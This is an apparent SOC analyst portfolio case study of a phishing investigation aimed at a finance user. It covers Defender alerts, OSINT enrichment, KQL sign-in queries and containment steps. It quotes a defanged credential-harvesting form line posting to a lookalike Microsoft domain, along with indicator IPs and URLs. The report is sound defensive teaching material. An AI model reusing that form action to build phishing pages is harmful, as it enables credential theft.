Security Incident Report: Phishing Email

A Case Study on SOC Analyst Investigation Workflow

Prepared by: Najad VK

Date: June 11, 2025

Executive Summary

This phishing investigation case study simulates a real-world security incident targeting a member of the finance team. It showcases an end-to-end workflow from alert detection using Microsoft Defender for Endpoint, enrichment via OSINT tools, and verification through SIEM and KQL log analysis.

The phishing attempt was validated as a true positive. No credentials were compromised, but the event highlights the importance of layered defenses including real-time alerting, IP/domain reputation checks, and log correlation.

Key Contributions:

- Identified malicious indicators using Talos, VirusTotal, AbuseIPDB, URLScan.io, and ANY.RUN
- Verified user interaction through Microsoft 365 Security & Compliance Center
- Queried Azure AD sign-in activity using KQL
- Recommended preventive actions including user training and GoPhish simulations

This report demonstrates the ability to go beyond basic alert triage and handle phishing incidents with a structured, tool-integrated approach suitable for Tier 2 SOC analysts.

1 Beginners Guide to Investigation Tools Used in the Report

This case study shows how a Security Operations Center (SOC) analyst investigates a phishing attack. To understand each step, we'll break down each tool used, explain why it was used, and where it fits in the investigation process.

1.1 Microsoft Defender for Endpoint

Use: To detect threats on user devices (laptops, desktops, phones).

Why It's Important**:** It gives real-time alerts when a user clicks on a suspicious link or down- loads a malicious file.

Used In:

- Initial Alert Summary (alert triggered by a user clicking a phishing link)
- Investigation (tracking who clicked the link and what happened afterward)

Beginner Tip: This is your starting point in any alert-driven investigation.

1.2 Microsoft 365 Security & Compliance Center

Use: To analyze emails, delivery status, recipients, and email headers.

Why It's Important: Phishing usually comes through email. This tool helps trace where it came from and who received it.

Used In: Investigation (checking how many users got the email, who interacted, and email content)

Beginner Tip: Always confirm who received a suspicious email and whether they clicked any links.

1.3 Talos Intelligence

Use: To check if an IP address, domain, or file is known to be malicious.

Why It's Important: Helps confirm if something already has a bad reputation. Saves time in identifying known threats.

Used In: Enrichment (checking if sender IP is already blacklisted or linked to phishing)

Beginner Tip: Use this for fast threat validation from Cisco's intelligence.

1.4 AbuseIPDB

Use: Another service to check if an IP has been reported for abuse or malicious behavior.

Why It's Important: You get a second opinion to confirm threat intelligence.

Used In: Enrichment (validating the same malicious IP found in Talos)

Beginner Tip**:** Use multiple sources to strengthen your confidence in threat data.

1.5 VirusTotal

Use: To analyze URLs, files, and IPs by scanning them with many antivirus engines.

Why It’s Important: Offers a quick summary of how dangerous a file or URL is, using mul- tiple engines (e.g., Kaspersky, Symantec, etc.).

Used In: Enrichment (checking both the IP and the phishing URL)

Beginner Tip: Don’t upload sensitive files, only use this for open-source checks.

1.6 MXToolbox

Use: To inspect email domain configurations like MX records, SPF, DKIM, etc.

What is SPF, DKIM, and DMARC?

- **SPF (Sender Policy Framework):** A protocol that lets domain owners specify which IP addresses or mail servers are allowed to send email on behalf of their domain. It prevents attackers from spoofing sender addresses.
- **DKIM (DomainKeys Identified Mail):** Adds a cryptographic signature to email headers, allowing the receiving server to verify that the message hasn’t been altered and that it was sent from an authorized domain.
- **DMARC (Domain-based Message Authentication, Reporting & Conformance):** Builds on SPF and DKIM. It tells receiving servers how to handle messages that fail authentica- tion and provides visibility via reporting mechanisms.

Why It’s Important: Helps detect fake, spoofed, or misconfigured email domains often used in phishing.

Used In: Enrichment (checking if the sending domain was legitimate)

Beginner Tip: A poorly configured or non-existent domain is a red flag for spoofing

1.7 URLScan.io

Use: A web sandbox that safely ‘visits’ suspicious links and shows you what they do.

Why It’s Important: Shows what happens after a user clicks without risking your machine.

Used In: Enrichment (verifying the phishing link leads to a fake Microsoft login page)

Beginner Tip: Always use sandboxing tools instead of clicking suspicious links directly.

1.8 KQL (Kusto Query Language)

Use: To search logs, user sign-ins, and system activities.

Why It’s Important: Verifies if anyone actually logged in from a malicious IP or strange location.

Used In: Analysis (checking Azure AD sign-in logs for suspicious logins after the link was clicked)

Beginner Tip: Use KQL to check user login patterns and confirm real compromise vs just a click.

1.9 GoPhish (Preventive Tool)

Use: To simulate phishing campaigns for training and awareness.

Why It’s Important: Helps teach users how to recognize and report phishing emails.

Used In: Conclusion (suggested as part of future preventive measures)

Beginner Tip: Use this to train teams without waiting for a real attack.

1.10 Why These Tools Matter in Real Life

Tool Category	Purpose in SOC Workflow
Detection Tools	Trigger and identify threats (Microsoft Defender, 365 Security)
OSINT Tools	Enrich alerts with known threat intelligence (Talos, VirusTotal, Anyrun)
Analysis Tools	Verify real compromise or user actions (KQL)
Preventive Tools	Train users and reduce risk (GoPhish, user awareness programs)

1.11 Summary for Beginners

- Always start with the alert source (e.g., Defender).
- Verify who received the email and interacted with it.
- Use OSINT tools to enrich your data and confirm if the sender or URL is malicious.
- Use log data (KQL) to verify if the attacker succeeded.
- Based on findings, respond with containment, awareness, and prevention steps.

2 Security Incident Report: Phishing Email

This case study simulates the role of a Security Operations Center (SOC) Analyst investigating a phishing attempt targeting a finance team. It demonstrates the complete incident response workflow: from detection via Microsoft Defender for Endpoint, through threat intelligence enrichment using OSINT tools (Talos, VirusTotal, AbuseIPDB), to log correlation using Datadog, Azure, and KQL. The investigation concludes with root cause analysis, containment actions, and recommendations for future prevention using user awareness training tools like GoPhish.

This case showcases my ability to work beyond Tier 1 alert triage and take ownership of real-world security incidents from start to finish.

User: David (finance analyst-abcd)
Department: Finance
MFA: Enabled
Original sender address: malicious@test.com
Subject: Account Review: Potential Impersonation or Misrepresentation Issue
Email statistics:

- Inbound: 14
- Inbox: 10
- Junk: 2
- Blocked: 2
- Outbound: 0

IP involved: 14.111.233.187 (Malicious)

2.1 Initial Alert Summary

Microsoft Defender for Endpoint triggered a security alert after a malicious URL was accessed by David, a finance analyst (user ID: abcd) in the Finance department. The suspicious email, titled Account Review: Potential Impersonation or Misrepresentation Issue, was originally sent from the external address malicious@test.com. The email was successfully delivered to ten inboxes across the organization. Defender's alert was initiated when the embedded URL within the message was clicked. The originating IP address involved in the incident was 14.111.233.187, which was later confirmed to be associated with malicious activity. The initial severity of the alert was assessed as medium due to the phishing indicators, user interaction, and known bad reputation of the source.

Tool Used:

- Microsoft Defender for Endpoint was the primary detection tool in this phase. It provides real-time protection and was responsible for flagging the suspicious behavior when the user clicked on the phishing link.

Beginner Tip: Always start with your alert source, Defender alerts are often the earliest indica- tor of user-level interaction with threats.

2.2 Investigation and Enrichment

The investigation began by identifying the users impacted by the phishing email. David, who initially triggered the alert by clicking on the embedded link, was confirmed to have received the email along with nine other users. David's account has multi-factor authentication (MFA) enabled. The email, sent from malicious@test.com, bore the subject line Account Review: Potential Impersonation or Misrepresentation Issue. According to email statistics, fourteen emails in total were processed, with ten reaching inboxes, two marked as junk, two automatically blocked, and no outbound messages detected.

Tool Used:

- Microsoft 365 Security & Compliance Center was used here to trace the email's delivery and interaction status. It allowed SOC analysts to verify which users received the phishing email, how it was classified, and who clicked the links inside.

Beginner Tip: Always confirm distribution details and recipient interaction to assess impact scope.

The Defender alert was specifically generated when David interacted with the embedded link, which redirected to a malicious Microsoft login impersonation page. To confirm the risk level of the threat actor's infrastructure, multiple OSINT tools were used.

Datadog was also used at this stage to correlate endpoint alerts with authentication and network logs. Using Search Processing Language (SPL), analysts searched for any anomalous user activity or connections related to the phishing indicators ensuring no hidden compromise occurred

Beginner Tip: SIEM platforms like Datadog's unified view of logs, metrics, and traces helps SOC teams quickly validate if an alert is isolated or part of a broader incident.

Tools Used for Enrichment:

- **Talos Intelligence and AbuseIPDB** were used to verify the reputation of the IP address (14.111.233.187). Both confirmed that the IP has a history of malicious activity and is blacklisted for phishing-related behavior.
- **VirusTotal** was used to check both the IP and the URL embedded in the email. The URL was flagged by numerous antivirus engines as a phishing destination mimicking Microsoft login pages.
- **URLScan.io** provided sandbox-based confirmation that the phishing URL redirects to a spoofed Microsoft login portal without putting the analyst's local system at risk.
- **ANY.RUN**, another dynamic malware analysis sandbox, was also used to validate the phishing URL. It confirmed redirection to a fake Microsoft login page and flagged the activity as malicious.
- **MXToolbox** was also used to inspect the domain configuration of the sender's domain (test.com), revealing misconfigurations that are typically associated with spoofing or un- verified senders.


Beginner Tip: Using multiple enrichment sources builds confidence in threat validation. Do not rely on a single OSINT feed.

No additional indicators of compromise were discovered during the enrichment phase, and no file attachments were present in the phishing email.

2.3 Analysis

The telemetry and logs collected during the incident investigation confirmed that the phishing email originated from a known malicious domain. The embedded link in the email redirected users to a fake Microsoft login portal, consistent with common credential-harvesting phishing tactics. Defender for Endpoint successfully detected and logged the URL interaction.

Review of the activity showed that while David clicked the link, there was no follow-through login attempt. Telemetry data confirms that he did not proceed to enter any credentials, as the clicked-through metric remained at zero. This suggests partial user interaction with no evidence of compromise.



```
UrlClickEvents
| where Url contains "https://horasspa" and ActionType contains "ClickAllowed"
| distinct AccountUpn, ActionType, IsClickedThrough,Timestamp, Url
```


□	AccountUpn	ActionType	IsClickedThrough	Timestamp	Url
□	[redacted]	[redacted]	0	12 May 2025 10:07:36	https://horasspa.com...

To further validate potential compromise, Azure AD sign-in logs were queried using Kusto Query Language (KQL) to analyze user activity such as logins from unusual IP addresses, rare user agents, unexpected application access, repeated sign-in failures, and failed multi-factor authentication (MFA) attempts and no evidence were found. Environment-wide queries further confirmed that this was a localized phishing attempt with no escalation.

Tool Used:

- KQL was precisely used to examine sign-in activity following email delivery, helping analysts identify post-compromise behaviors such as logins from unusual IP addresses, rare user agents, unexpected application access, repeated sign-in failures, and failed MFA attempts.


Beginner Tip: KQL is essential for verifying whether any real compromise happened after a user clicked a link.



You are now being redirected...

If the page does not redirect automatically, click the link below


The image above illustrate the URL redirecting to a malicious webpage



Enter a valid email address, phone number, or Skype name.

Email, phone, or Skype

The image above, captured from the Any.run sandbox, clearly displays a spoofed Microsoft login page.



view
st a review of
ount if you
shouldn't be

est review

urity status of

ount status

Malicious activity

[redacted]

Win10 64bit

Open in browser
Start: 10.04.2025, 14:28   Total time: 60 s
phishing   obfuscated-js   + Add tags

Indicators:

IOC   MalConf   Restart
Text report   Graph   ATT&CK   AI Summary beta   Export

CPU   RAM

Processes   Filter by PID or name   Only important

```
7260  msedge.exe  "tn.dtrkr.com/clicks/html/9630dde0-a125-5f26-86b...
                                      20k    3k    163
  7324  msedge.exe  --type=crashpad-handler "--user-data-dir=C:\Use...
                                      247    13    25
  7524  msedge.exe  --type=gpu-process --no-appcompat-clear --gpu-...
                                      498    21    49
  7532  msedge.exe  --type=utility --utility-sub-type=network.mojom.N...
                           phishing   2k     201   46
  7544  msedge.exe  --type=utility --utility-sub-type=storage.mojom.St...
                                      356    15    30
  7796  msedge.exe  --type=renderer --no-appcompat-clear --lang=en-
```

As depicted in the screenshot, Any.run identified and classified the URL as a malicious threat.

2.4 Conclusion

Based on the evidence and analysis, the alert has been classified as a true positive and categorised as a phishing attempt. While the email was successfully delivered and interacted with by users, there is no indication that credential theft or unauthorized access occurred.

2.5 Action Taken:


- Immediate containment actions were taken, including password resets and session revoke for David.
- Additionally, the sender domain and IP address were blocked at both the mail gateway and firewall levels.
- All users who received the message were notified and reminded of email hygiene and phishing awareness protocols.

3. Impact Analysis Scenario: What If the User Had Entered Their Credentials?

While no credentials were submitted in this case, let’s consider a worst-case scenario to highlight potential risks and how a SOC analyst would respond.

3.1 Credential Theft and Exfiltration Path

Upon inspecting the HTML source code of the fake Microsoft login page using Any.run and URLScan.io, we identified the data exfiltration endpoint:




```html
<form action="hxxps://login-microsoftverify[.]com/submit.php" method="POST">
```

This is where the entered credentials would be sent if the user had interacted with the page. These types of phishing kits often mimic Microsoft login pages with pixel-perfect accuracy to harvest usernames and passwords.

3.2 Hunting for Exfiltration Indicators

To determine whether this domain (login-microsoftverify[.]com) was contacted elsewhere within the tenant, a threat hunter would:

Use KQL in Microsoft Sentinel or Defender logs to query for:



```kql
DeviceNetworkEvents
| where RemoteUrl contains "login-microsoftverify"
```

- ❖ Check DNS query logs for attempted resolution of the domain
- ❖ Look for URL access in browser telemetry on Defender for Endpoint
- ❖ Correlate with Azure AD sign-in logs to detect post-phishing behavior

3.3 Potential Impact if Credentials Were Compromised

If David had entered his credentials on the fake login page, here’s a breakdown of potential attacker actions and consequences:

Phase	Attacker Action	Potential Impact
Initial Access	Use harvested credentials for sign-in	Unauthorized account access
Persistence	Register malicious OAuth apps or	Long-term access without

	modify mailbox rules	triggering MFA
Privilege Escalation	Attempt lateral movement via Teams, Outlook, or shared drives	Expansion into finance systems or other departments
Data Exfiltration	Download or forward financial reports, payroll, or invoice data	Regulatory violation, financial loss
Internal Phishing	Send follow-up phishing emails from trusted account	Increases success rate of further compromise
Evasion	Use legitimate services to avoid detection (e.g., OneDrive, SharePoint)	Blends into normal user behavior

3.4 Mitigation & Hunting Recommendations

- Proactively block the phishing domain at DNS and mail gateway levels.
- Implement conditional access policies to detect sign-ins from risky locations or unfamiliar IPs.
- Configure Defender hunting queries for known phishing infrastructure.
- Regularly inspect sign-in behavior anomalies: multiple failures, impossible travel, new devices, etc.
- Educate users on how to spot subtle URL changes like login-microsoftverify[.]com instead of login.microsoftonline.com.

As part of future prevention, it is recommended to implement phishing simulations using GoPhish, an open-source tool for training employees on phishing awareness. This would help educate end users on identifying red flags and reduce the chance of real-world compromise.

Tool Suggested:

- GoPhish is highly effective for simulating phishing campaigns within the organization and measuring user response behavior in a controlled environment.

Beginner Tip: Use GoPhish to run monthly training campaigns that strengthens user awarness before the next real threat arrives.

This case demonstrates a structured, layered defense approach where each tool had a specific role from detection, enrichment, analysis, to prevention showing how a SOC analyst turns raw alerts into actionable insights.